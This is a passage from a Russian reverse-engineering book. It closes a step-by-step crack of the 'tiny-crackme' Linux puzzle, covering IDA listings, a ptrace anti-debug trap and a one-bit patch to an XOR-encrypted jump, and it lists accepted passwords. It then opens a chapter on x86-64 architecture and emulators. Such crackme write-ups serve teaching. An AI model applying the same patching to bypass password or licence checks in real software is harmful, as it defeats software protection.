LOAD:002000CC   loc_2000CC:                     ; CODE XREF: start+AFj
LOAD:002000CC         pop     ebx                 ; выталкиваем ebx после ptrace
LOAD:002000CD         test    ebx, ebx            ; был ли раньше обнаружен отладчик
LOAD:002000CF         jnz     short loc_2000B9    ; -> отладчик был ранее обнаружен
LOAD:002000D1         mov     ecx, offset aSuccessCongrat ;
LOAD:002000D6         mov     edx, 68h            ; все проверки пройдены! все ок!
LOAD:002000DB         call    loc_20029A          ; выводим поздравление на экран
LOAD:002000E0         jmp     loc_20030C          ; -> победоносное завершение программы
LOAD:002000E0
LOAD:002000E5   aWrongPasswordS db 0Ah            ; DATA XREF: start:loc_2000B9o
LOAD:002000E5         db ' Wrong password, sorry...',0Ah
LOAD:002000E5         db 0Ah,0
LOAD:00200102 aSorryButThePro db 'Sorry but the process seems to be traced...',0Ah,0
LOAD:00200102                                   ; DATA XREF: start+80o
LOAD:00200136 aSuccessCongrat db '-> Success !! Congratulations...',0Ah
LOAD:00200136                                   ; DATA XREF: start+C9o
LOAD:00200136       db '  -> You can send me yr solution/comments at the above mai'
LOAD:00200136       db 'l addr...',0Ah,0
LOAD:0020019E   ;   · unk_20019E db 0FAh        ; DATA XREF: start+5Bo
```

Совсем другое дело! Наконец-то мы получили читабельный код, в конце которого просматриваются текстовые строки `Wrong password, sorry` и `Success !! Congratulations...` с перекре-

стными ссылками возле них. Перекрестные ссылки — это мощное оружие против защиты, ведущее прямо в сердце защитного механизма. В частности, чтобы увидеть, какой код выводит сообщение о неправильном пароле, достаточно перейти по перекрестной ссылке к строке `loc_2000B9`. Суффикс `o` в конце обозначает `offset`, то есть смещение. Это говорит о том, что данная строка адресуется по ее смещению, а это означает, что мы имеем дело с указателем.

На самом деле, в окрестностях строки `2000B9h` нет и не может быть ничего интересного. Тот код просто выводит на экран сообщение `wrong password`. Правосудие уже свершилось! Код, которые выполняет проверку пароля, находится совсем в другом месте. В каком? Мы видим, что рядом со строкой `2000B9h` имеется еще одна перекрестная ссылка, ведущая к метке `start+C7j`. Суффикс `j` подразумевает `jump`, то есть прыжок. Это уже интереснее! Возможно, здесь-то и кроется тот самый заветный условный переход, который решает, правилен введенный пароль или нет. Подводим курсор к перекрестной ссылке и нажимаем клавишу <ENTER>. IDA Pro автоматически переносит нас на нужное место к строке `2000CFh`. Что ж, все вполне логично, функция `start` расположена по адресу `200008h`, а `200008h + C7h = 2000CFh` (листинг 31.31).

Листинг 31.31. Окрестности кода, на который нас вывела цепочка перекрестных ссылок

```
LOAD:002000CC   pop     ebx                     ; CODE XREF: start:loc_200099↑j
LOAD:002000CD   test    ebx, ebx                ; проверка ebx на равенство нулю
LOAD:002000CF   jnz     short loc_2000B9        ; -> прыжок если ebx не нуль
LOAD:002000D1   mov     ecx,offset aSuccssCngrt ; ветка "правильного пароля"
```

По этому адресу действительно находится условный переход, сравнивающий содержимое регистра `EBX` с нулем, и если он не равен нулю, происходит переход на подпрограмму, выводящую на экран сообщение `wrong password`. В противном случае управление получает ветка, выводящая сообщение `Success !! Congratulations`, поздравляющее вас с успехом.

А что, если попробовать заменить `JNZ` на `JZ`? Тогда логика программы будет полностью инвертирована. Правильный пароль (которого мы все равно не знаем) она будет воспринимать как неправильный, а неправильные пароли воспримет благосклонно. Вся проблема в том, что программа зашифрована, поэтому прежде, чем патчить байты, ее необходимо расшифровать. В принципе, это можно сделать и с помощью IDA Pro, но проще будет воспользоваться коммерческим HIEW или бесплатным редактором HTE, который можно скачать с **http://www.sourceforge.net/projects/hte**.

Остановим свой выбор на последнем, хотя он, в отличие от HIEW, не может редактировать ELF-файлы с искаженным заголовком в режиме image. Это значит, что все виртуальные адреса мы должны вычислять самостоятельно, но зато нам не придется платить.

Загружаем файл в редактор (`$./hte tiny-crackme`), нажимаем <F6> (mode) или клавишу пробела, в появившемся диалоговом окне выбираем опцию **elf/program header** (просмотр программного заголовка, описывающего сегменты) и видим один-единственный сегмент `entry 0 (load)`. Нажимаем <Enter>, чтобы просмотреть его атрибуты, и видим, что он начинается с виртуального адреса `200000h`, расположенного в файле по смещению `0h` (рис. 31.19). Следовательно, виртуальный адрес `2000CFh` (по которому расположен наш злополучный условный переход) соответствует смещению `0CFh`.

Переходим сюда (<F5>, `0CFh`, <Enter>) и видим, что здесь находится байт `84h`. Сейчас мы должны расшифровать его, исправить и зашифровать снова. Как это сделать? Вообще-то есть много путей, и все они правильные. Самое простое — это применить `XOR`. Ведь ключ шифрования нам известен — `3F5479F1h`. Но вот в чем вопрос — какая именно часть ключа накладывается на данный байт, иначе говоря — необходимо выяснить, каким из четырех байтов шифровать? Это нетрудно выяснить математически. Начало шифроблока располагается по адресу `200004Bh`, так? Тогда наш байт совпадает с байтом ключа номер `(2000CFh - 20004Bh % 4)`. Чтобы вычислить значение этого выражения в HTE, достаточно выбрать из меню команды **Edit | Evaluate** и ввести его в калькулятор. Получится нуль. Значит, байт `2000CFh` шифруется первым байтом ключа. На платформе x86 он располагается по меньшему адресу, то есть в младших разрядах числа,

и в данном случае равен `F1h`. Не выходя из калькулятора, вводим выражение `84h ^ F1h` и получаем `75h`, что в точности соответствует опкоду инструкции `JNZ`. Как следует из руководства Intel, инструкции `JZ`, в свою очередь, соответствует опкод `74h`. Набираем в калькуляторе выражение `74h ^ F1h` и получаем `85h`. Это и будет зашифрованное значение опкода `JZ`. Нажимаем <F4> для активации режима редактирования, записываем на место `84h` значение `85h` и нажимаем <F2>, чтобы сохранить внесенные изменения на диск. Как видно, после хака изменился всего один бит, и этим битом оказался младший бит числа: `85h` (`10000101`) → `84h` (`10000100`). Это происходит потому, что сами опкоды `74h` (`1110100`) и `75h` (`1110101`) различаются всего лишь младшим битом, а `XOR` — это битовая операция!




Рис. 31.19. Просмотр атрибутов единственного сегмента

> ***Примечание***
>
> Иными словами, если шифрование производится путем наложения `XOR`, то, чтобы превратить `JZ` в `JNZ` (или наоборот), *независимо от ключа шифрования*, достаточно инвертировать младший бит шифротекста! И не нужно возиться со всеми этими расчетами! Возьмите себе этот трюк на заметку. Нам он еще пригодится.

Выходим из редактора и с замираем сердца запускам timy-crackme…. Увы! Он не запускается! То есть запускается, конечно, но отказывается принимать пароль. Почему?

Возвращаемся к строке `002000CFh` (той самой, в которой мы исправили условный переход), и прокручиваем экран дизассемблера вверх до тех пор, пока не встретим следующую перекрестную ссылку `start+AFj`, ведущую к строке `2000ACh`. Посмотрим, что у нас там (листинг 31.32).

Листинг 31.32. Антихакерская ловушка в tiny-crackme

```
LOAD:002000AC      call    loc_2002C9              ; проверка пароля и своего CRC
LOAD:002000B1      xor     ebx, dword_200296       ; анализ результатов
LOAD:002000B7      jz      short loc_2000CC        ; -> все ок
LOAD:002000B9
LOAD:002000B9      loc_2000B9:                     ; CODE XREF: start+C7↓j
LOAD:002000B9      mov     ecx,offset aWrongPasswordS;"\n Wrong password, sorry..."
```

Обнаружена антихакерская ловушка! Еще одна проверка и еще один условный переход, расположенный по адресу `2000B7h`. Как видно, он анализирует значение, возвращенное функцией `loc_2002C9`, сравнивая его с двойным словом `dword_200296`, и если `loc_2002C9()^dword_200296!=0`, то условный переход не выполняется, и управление получает подпрограмма, выводящая на экран сообщение об ошибке. Что делает функция `loc_2002C9`? Судя по всему, занимается проверкой целостности кода (которую нам обещал создатель головоломки). Чтобы обезвредить эту проверку, мы должны заменить `JZ` на `JNZ`, инвертировав младший бит байта, расположенного по адресу `2000B7h`. Вычитая базовый виртуальный адрес сегмента, мы получим физическое смещение, по которому этот байт располагается в ELF-файле (в нашем случае оно равно `B7h`). По этому смещению находится байт `85h`. Инвертируем младший бит, превращая его в `84h` (рис. 31.20), сохраняем изменения, выходим из HTE, запускаем timy-crackme… Что?! Опять не запускается! Вот что значит хачить вслепую…




Рис. 31.20. Сквозная правка зашифрованного кода в HTE без его расшифровки

Что же можно тут сделать? Возвращаемся к нашему первому условному переходу `2000CFh` (см. листинг 31.31) и пытаемся проанализировать, что именно он проверяет. Мы видим, что с вершины стека стягивается двойное слово и проверяется на равенство нулю. А как оно туда попало?

Переходим по перекрестной ссылке наверх и видим, что в строке `20009Ch` на вершину стека забрасывается содержимое регистра `EBX` (листинг 31.33).

Листинг 31.33. Код, выполняющий роль бикфордова шнура для антихакерской мины

```
LOAD:0020009C   loc_20009C:                     ; CODE XREF: start:loc_200099↑j
LOAD:0020009C       push    ebx                 ; сохранить ebx в стеке
```

А чему равен сам `EBX`? Ответ дает очередная перекрестная ссылка, ведущая нас к коду, показанному в листинге 31.34.

Листинг 31.34. Код, выполняющий роль антихакерской мины

```
LOAD:0020007B   mov     edx, 1
LOAD:00200080   int     80h                 ; LINUX - sys_ptrace
LOAD:00200082   sub     ebx, eax            ; анализ возвращенного значения
LOAD:00200084   test    eax, eax            ; отладчик обнаружен?
LOAD:00200086   jz      short loc_200099    ; -> отладчика нет, все чисто
```

Вот оно! Системный вызов `sys_ptrace`! Оказывается, что наш условный переход в строке `2000CFh` проверял совсем не пароль, а наличие отладчика (программа, которая уже отлаживается, не может вызывать `ptrace`[8]). Но это не совсем так. Точнее, совсем не так. Как только отладчик встречает условный переход `200086h`, на экран выводится разочаровывающее сообщение `Sorry but the process seems to be traced` (извините, но процесс, вероятно, уже трассируется), и до "нашего" условного перехода `2000CFh` дело просто не доходит!




Рис. 31.21. Взлом завершен

[8] Сказанное, разумеется, распространяется только на те отладчики, которые работают через `ptrace`.

На самом деле, создатель головоломки применил довольно хитрый трюк. Условный переход `2000CFh` не контролирует ни правильность пароля, ни наличие отладчика. Он вставлен просто как приманка. Мина-ловушка.

Таким образом, *чтобы взломать программу, необходимо изменить всего один условный переход по адресу `2000B7h`*. Условный переход `2000CFh` трогать не следует! Поскольку мы уже тронули его, нам надлежит вернуть все в исходное состояние, заменив хакнутое `85h` на `84h`. Сохраняем изменения по <F2>, выходим из hex-редактора и снова запускаем программу. Неужели на этот раз сработает?!

Да! Это работает (рис. 31.21). Теперь программа воспринимает любые вводимые пароли как правильные, выводя на экран победоносную надпись `Success!! Congratulations`.

Заключение

Вот мы и хакнули не самый простой crackme под Linux, продемонстрировав базовою технику взлома. Конечно, это грязный взлом, так же известный как бит-хак (bit-hack), и тут совершенно нечем гордиться. Более аккуратные хакеры анализируют алгоритм проверки пароля и пишут генератор ключей (keygen), генерирующий подходящие пароли/серийные номера. Это — намного более сложная операция. Однако вот пара готовых решений, с которыми следует ознакомиться начинающим хакерам. Вот они:

- **http://www.crackmes.de/users/yanisto/tiny_crackme/solutions/tiocsti**.
- **http://www.crackmes.de/users/yanisto/tiny_crackme/solutions/krio**.

Кстати, вот несколько подходящих паролей: b00m, v2Do, f64k. По идее, после взлома программа должна воспринимать их как неправильные (мы же ведь инвертировали условный переход). Тем не менее, она к ним вполне благосклонна. Вот так головоломка! Но на самом деле все проще простого. Создатель crackme совместил в одном переходе контроль целостности кода с проверкой правильности пароля. Поскольку после хака целостность кода была нарушена, инвертированный условный переход срабатывает *всегда*, независимо от того, какой пароль был введен. Вообще говоря, tiny-crackme содержит довольно много секретов… Поковыряйте его на досуге. Получите массу удовольствия.



Глава 32

Архитектура x86-64 под скальпелем ассемблерщика

32-битная эпоха уходит в прошлое, сдаваясь под натиском новых идей и платформ. Оба флагмана рынка (Intel и AMD) представили 64-битные архитектуры, открывающие дверь в мир больших скоростей и производительных ЦП. Это настоящий прорыв — новые регистры, новые режимы работы… Попробуем с этим разобраться? В данной главе рассматривается архитектура AMD64 (она же x86-64) и приводятся примеры практического дизассемблирования программ, написанных для этой архитектуры.

Введение

Логотип 64-битной архитектуры выглядит соблазнительно, но в практическом плане это — всего лишь хитрый маркетинговый трюк, скрывающий не только достоинства, но и недостатки. Нам дарованы 64-битные операнды и 64-битная адресация. Казалось бы, лишние разряды карман не тянут. Если даже они и не пригодятся, то, по крайней мере, и не помешают. Но это совсем не так! С ростом разрядности увеличивается и длина машинных команд, а значит, и время их загрузки/декодирования, а также размеры программы. Поэтому для достижения *не худшей* производительности 64-битный процессор должен иметь более быструю память и более емкий кэш. Это во-первых.

Во-вторых, 64-битные целочисленные операнды становятся пригодны к использованию только при обработке чисел порядка 2^{33+} (8.589.934.592) и выше. Там, где 32-битному процессору требуется несколько тактов, 64-битный справляется за один. Но, с другой стороны, где вы видели такие числа в домашних и офисных приложениях? Не зря же инженеры из Intel пошли на сокращение разрядности АЛУ (арифметически-логического устройства), "ширина" которого в Pentium-4 составляет всего 16 бит, против 32-бит в Pentium-III. Это не значит, что Pentium-4 не может обрабатывать 32-разрядные числа. Может. Только он тратит на них больше времени, чем Pentium-III. Но, поскольку, процент подлинно 32-разрядных чисел (т. е. таких, что используют свыше 16 бит) в домашних приложениях относительно невысок, производительность падает незначительно. Зато ядро содержит меньше транзисторов, выделяет меньше тепловой энергии и лучше работает на повышенной тактовой частоте, т. е. в целом наблюдается положительный эффект.

Разрядность 64 бит… Помилуйте! Адресовать 18.446.744.073.709.551.616 байт памяти не нужно даже Microsoft вместе со всеми графическими оболочками! Из 4 Гбайт адресного пространства Windows Processional и Windows Server выделяют приложениям только по 2 Гбайта. 3 Гбайта выделяет лишь Windows Advanced Server, и не потому, что больше выделить невозможно! Процессоры x86 с легкостью адресуют вплоть до 16 Гбайт (по 4 Гбайта на код, данные, стек и кучу), требуя при этом минимальной перестройки операционной системы! Почему же до сих пор это не было сделано? Почему же мы до сих пор используем "жалкие" 4 Гбайт, из которых реально доступны только два?! Да потому, что больше никому и не нужно! Систему, адресующую 16 Гбайт, просто так не продашь, кого эти гигабайты интересуют? Вот логотип "64-бита" — совсем другое дело! Это окрыляет! Вот все вокруг них и танцуют.

Сравнивать 32- и 64-битные процессоры бессмысленно! Если 64-битный процессор на "домашнем" приложении оказывается быстрее, то отнюдь не за счет своей 64-битности, а благодаря совершенно независимым от нее конструктивным ухищрениям!

Впрочем, не будем о грустном. 64-битные архитектуры все равно войдут в нашу жизнь. Для некоторых задач они просто незаменимы. Вот, например, криптография. 64 бита — это же 8 байт! На такой архитектуре 8-символьные пароли можно полностью уместить в один регистр, не обращаясь к памяти, что дает невероятный результат! Скорость перебора увеличивается чуть ли не на порядок!

Необходимый инструментарий

Для программирования в 64-режиме желательно иметь компьютер с процессором AMD Athlon FX или Opteron, но, на худой конец, можно обойтись и эмулятором. Существует не так уж много эмуляторов под платформу x86-64, и все они далеки от совершенства. Тем не менее, для знакомства с AMD 64 их будет вполне достаточно, а дальше пусть каждый решает сам — нужна ли ему 64-битная архитектура или нет.

Большой популярностью пользуется бесплатный эмулятор Bochs[1], распространяемый в исходных текстах. Поддержка архитектуры x86-64 впервые появилась в версии 2.2-pre3 и затем была включена в релиз 2.2.1 на правах экспериментальной функции. На официальном сайте (**http://bochs.sourceforge.net/**) можно найти несколько готовых бинарных сборок под разные платформы, но… только для архитектуры x86. Реакция 64-разрядной версии Linux на попытку ее запуска под управлением стандартной сборки Bochs показана на рис. 32.1. Эмуляция x86-64 требует обязательной перекомпиляции под управлением UNIX[2]. Скачиваем исходные тексты (**http://prdownloads.sourceforge.net/bochs/bochs-2.2.1.tar.gz?download**), распаковываем архив, запускам конфигуратор с ключом `--enable-x86-64` и затем даем команду `make` (листинг 32.1).




Рис. 32.1. Реакция 64-битной версии Linux на попытку запуска под стандартной сборкой Bochs

[1] Обзор популярных эмуляторов дан в *главе 2*, *"Эмулирующие отладчики и эмуляторы"*.

[2] Ряд полезных советов и рекомендаций по ручной компиляции исходных кодов приведен в *разд. "Скрытый потенциал ручных сборок" главы 3*, *"Хакерский инструментарий для UNIX и Linux"*.

Листинг 32.1. Сборка Bochs с поддержкой эмуляции x86-64

```
$./configure --enable-x86-64
$make
```

Образуется исполняемый файл Bochs, требующий для своей работы BIOS и сценария bxrc, которые можно позаимствовать из готовой бинарной сборки. Для компиляции под платформу Windows следует запустить скрипт conf.win32-vcpp, а затем выполнить команду `make win32_snap` (листинг 32.2). Для этого, естественно, необходимо иметь Linux, поскольку Windows не в состоянии корректно работать с shell-скриптами. Разумеется, можно воспользоваться пакетом Cygwin (**http://www.cygwin.com/**), но сборка с ним не избавит вас от проблем.

Листинг 32.2. Сборка BOCHS'a для компиляции Microsoft Visual C++

```
sh .conf.win32-vcpp
make win32_snap
```

Сборка компилятором Microsoft Visual C++ 6.0 проходит не очень гладко (точнее, не проходит совсем), и приходится устранять многочисленные ошибки, допущенные разработчиками эмулятора, что требует времени и квалификации. Если же вы хотите двинуться по пути наименьшего сопротивления, то поищите в сети готовые сборки Bochs с поддержкой 64-разрядной архитектуры. Одна из них доступна для скачивания здесь: **http://www.psyon.org/bochs-win32/bochs-x86-64-20050508.exe**.

Тем не менее, со своей работой Bochs справляется не лучшим образом. Многие 64-битные клоны Linux "вылетают" еще на стадии загрузки ядра. Побаловаться режимом x86-64 под Bochs еще можно (рис. 32.2), но для постоянной и систематической работы он не пригоден. Впрочем, в последующих версиях ошибки эмуляции, скорее всего, будут исправлены, и тогда единственным недостатком останется низкая скорость. В любом случае, обладателям маломощных процессоров так или иначе придется искать что-то еще.

QEMU — бесплатный динамический эмулятор, основанный на Bochs. Архитектура x86-64 эмулируется на Pentium-III с ничуть не худшей скоростью, чем x86 под коммерческой версией VMware (рис. 32.3). Стабильность работы также выше всяких похвал. На официальном сайте (**http://fabrice.bellard.free.fr/qemu/**) выложены исходные тексты и готовые сборки под Linux. Обладателям Windows приходится заниматься компиляцией самостоятельно или рыскать в поисках добычи по сети. Добросовестно выполненная сборка лежит на хорошем японском сервере **http://www.h7.dion.ne.jp/~qemu-win/**. Там же можно найти драйвер-акселератор, ускоряющий эмуляцию в несколько раз. Кстати говоря, помимо x86-64, QEMU эмулирует x86, SPARC, PowerPC и некоторые другие архитектуры. Кроме того, QEMU — это единственный эмулятор, в котором виртуальная сеть встает без проблем и не засоряет основную операционную систему виртуальными адаптерами.

Наконец, кроме эмуляторов нам потребуется и 64-разрядная операционная система. Дотянуться до 64-битных регистров и прочих многообещающих возможностей архитектуры x86-64 можно только из специального 64-разрядного режима, известного как "длинный режим" (long mode). Ни под реальным, ни под 32-разрядным защищенным x86-режимом они не доступны. Хотя в этой главе и будет показано, как перевести процессор из реального в 64-разрядный режим, создание полнофункциональной операционной системы в наши планы не входит!

Проще всего, конечно, взять Windows XP 64-Bit Edition, но… не все хакеры разделяют этот путь. Linux подходит для этой цели гораздо лучше. Большинство производителей либо уже выпустили x86-64-версии, либо собираются это сделать в ближайшем будущем. Приверженцам традиционного немецкого качества можно порекомендовать SuSE LiveCD 9.2, не требующий установки (**http://suse.osuosl.org/suse/x86_64/live-cd-9.2/SUSE-Linux-9.2-LiveCD-64bit.iso**). Хорошим выбором будет и Debian, неофициальный порт которого в формате businesscard-CD лежит на **http://cdimage.debian.org/cdimage/unofficial/sarge-amd64/iso-cd/debian-31r0a-amd64-businesscard.iso**. Там же можно найти и другие порты.




Рис. 32.2. Специальная сборка BOCHS успешно переходит в режим x86-64, уверенно чувствуя себя под виртуальной машиной VMware (то есть, фактически, получается уже двойная эмуляция)



Рис. 32.3. Загрузка 64-разрядного дистрибутива Linux Debian под эмулятором QEMU

Теперь перейдем к подготовке исследовательского инструментария. Как минимум, нам понадобятся ассемблер и отладчик. Мы будем использовать FASM (**http://flatassembler.net/**). Он бесплатен, работает под Linux/Windows/MS-DOS, поддерживает архитектуру x86-64, обладает удобным синтаксисом и т. д. Любители MASM могут скачать бесплатный Windows Server 2003 SP1 Platform SDK (**http://www.microsoft.com/downloads/details.aspx?FamilyId=A55B6B43-E24F-4EA3-A93E-40C0EC4F68E5**), в состав которого входит 64-разрядный MASM. Синтаксически оба этих ассемблера несовместимы, поэтому рекомендуется сразу же сделать выбор в пользу одного из них.

Практически во все x86-64-порты Linux входит GNU Debugger, которого для наших задач вполне достаточно. Обладатели Windows могут воспользоваться Microsoft Debugger, входящим в состав бесплатного Microsoft Debugging Tools (**http://www.microsoft.com/whdc/devtools/debugging/installamdbeta.mspx**).

Обзор архитектуры x86-64

